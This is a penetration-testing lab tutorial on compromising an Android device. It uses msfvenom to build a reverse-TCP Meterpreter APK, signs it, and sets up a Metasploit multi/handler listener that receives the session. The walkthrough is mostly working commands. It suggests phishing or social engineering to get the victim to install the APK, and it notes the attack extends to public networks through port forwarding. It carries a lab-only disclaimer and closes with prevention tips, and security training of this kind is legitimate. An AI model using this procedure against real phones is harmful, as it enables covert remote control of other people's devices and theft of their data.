
Lab: Hacking an android device with MSFvenom [updated 2020]

Article content
In this lab, we are going to learn how you can hack an android mobile device using MSFvenom and the Metasploit framework. We will use MSFvenom for generating the payload, save it as an .apk file and set up a listener to the Metasploit framework. Once the user/victim downloads and installs the malicious .apk, an attacker can easily get back the session on Metasploit. To accomplish this, an attacker needs to do some social engineering to install the .apk on the victim's mobile device.
We will demonstrate this by using the following tools:
- Kali Linux
- Android device/emulator
- Zipalign
- VMware or VirtualBox virtual environment
Once the following setup is confirmed without error, then we are ready.
Authorized lab use only: This lab is for educational purposes only. Perform these steps only in a controlled lab environment using systems you own or have explicit permission to test. The author and/or Infosec are not responsible for any illegal activity performed by the user. Kindly type commands instead of copy/paste in order to replicate the lab.
In this lab, we are using Kali Linux and an Android device to perform mobile penetration testing. Kali Linux is one of the Debian-based operating systems with several tools aimed at various information security tasks such as penetration testing, forensics and reverse engineering. Kali Linux is one of the most-used operating systems for penetration testing.
Android Emulator is used as an Android device on which penetration testing tasks can be performed, if you don't have an actual Android device.
Virtual machines needed: Kali Linux and Android Emulator VM
The walkthrough
Step 1: Starting Kali Linux
- From your VM, start Kali Linux and log in with root/toor user ID/password.
- Open a terminal prompt and make an exploit for the Android emulator using the MSFvenom tool.
Before we start, let's talk about MSFvenom. It is a combination of MSFpayload and MSFencode. These tools are extremely useful for generating payloads in various formats and encoding these payloads using various encoder modules.
Merging these two tools into a single tool just makes sense. It standardizes the command-line options, speeds things up a bit by using a single framework instance and handles all possible output formats. MSFvenom is used to make a payload to penetrate the Android emulator.
By using MSFvenom, we create a payload .apk file. For this, we use the following command:
Terminal:
msfvenom -p android/meterpreter/reverse_tcp LHOST=Localhost IP LPORT=LocalPort R > android_shell.apk
-p- Payload to be used.LHOST- Localhost IP to receive a back connection. Check yours with theifconfigcommand.LPORT- Localhost port on which the connection listens for the victim. We set it to 4444.R- Raw format. We select .apk.- Location - To save the file.
Note: In this command, we have used the local address because we are demonstrating in the local environment. To perform in the public network, you should enter your public address in LHOST and enable port forwarding on the router.
After this command, now you can locate your file on the desktop with the name android_shell.apk.

After we successfully created the .apk file, we need to sign a certificate because Android mobile devices are not allowed to install apps without the appropriately signed certificate. Android devices only install signed .apk files.
We need to sign the .apk file manually in Kali Linux using:
- Keytool, preinstalled.
- jar signer, preinstalled.
- Zipalign, needs to be installed.
To sign the .apk file locally, use these commands:
Terminal:
keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000
Terminal:
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore android_shell.apk hacked
Terminal:
jarsigner -verify -verbose -certs android_shell.apk
Zipalign is not preinstalled in Kali Linux, so you will have to install it first.

Terminal:
zipalign -v 4 android_shell.apk singed_jar.apk
Now we have signed our android_shell.apk file successfully and it can be run on any Android environment. Our new filename is singed_jar.apk after the verification with Zipalign.

Step 2: Set up the Metasploit listener
Set up the listener on the Kali Linux machine with multi/handler payload using Metasploit.
Terminal:
msfconsole
Metasploit begins with the console.

Now launch the exploit multi/handler and use the Android payload to listen to the clients.
Terminal:
use exploit/multi/handler
Next, set the options for payload, listener IP LHOST and listener PORT LPORT. We have used localhost IP, port number 4444 and payload android/meterpreter/reverse_tcp while creating an .apk file with MSFvenom.

Then we can successfully run the exploit to listen for the reverse connection.
Terminal:
run
Next, we need to install the malicious Android .apk file to the victim mobile device. In our environment, we are using an Android device version 8.1 Oreo. Attacker can share a malicious Android .apk to the victim with the help of social engineering/email phishing.
Configure the Android emulator
Now it is time to quickly set up the Android emulator, if you don't have an Android device.
Steps to configure the Android emulator:
- Download the image file for the Android x86 code project from the Google Code archive for Android x86 downloads.
- Create a virtual machine using another version 2.6x kernel in the VMware workstation.
- Mount the ISO file into VMware options.
- Finish the process and run the machine in LIVE mode.
- Set up the Android device.
- Set up the Google account.
Note: Android x86 project can connect it to a local network with an Ethernet adapter, VMnet8. If you are using another emulator to penetrate the Android device, you can also use a CLI Android emulator.
After setting up the Android emulator in VM, we are going to download the file from cloud link we have created on Kali Linux and emailed to the victim account.

Download the singed_jar.apk file and install it with "unknown resources allowed" on the Android device.

Then run and install the .apk file.

After complete installation, we are going back to the Kali machine and start the Meterpreter session.
Move back to Kali Linux
We already started the multi/handler exploit to listen on port 4444 and local IP address. Open up the multi/handler terminal.

Bingo! We got the Meterpreter session of the Android device. We can check more details with the sysinfo command, as mentioned in the screenshot below.

There are lots of commands available in Meterpreter. By using the "?" help command, you will see more options that we can perform with an Android device. We have successfully penetrated the Android device using Kali Linux and penetration testing tools.
You can also perform this attack on the public network, using a public IP address and a port-forwarding router.
Prevention tips
Let's quickly look at some tips which prevent these types of attack.
- Don't allow downloading any apps from cloud websites.
- Don't install apps with an unknown resources enabled option.
- Use antivirus in a mobile device.
- Don't click any random links.
- Never download an unwanted .doc, PDF or .apk file from unknown source.
- Always confirm with the source of the file to be doubly sure.
Glossary
Exploit noun: Malicious code to exploit a vulnerability.
Exploit verb: To carry out or use malicious code to exploit a vulnerability.
LHOST: A local host where you need to get session after payload execution.
LPORT: Local port where you want the session.
Payload: An activity to perform after successful exploit execution.
RHOST: Remote host or target host.
RPORT: Remote port or target port number.
Author Details

Jatin Jain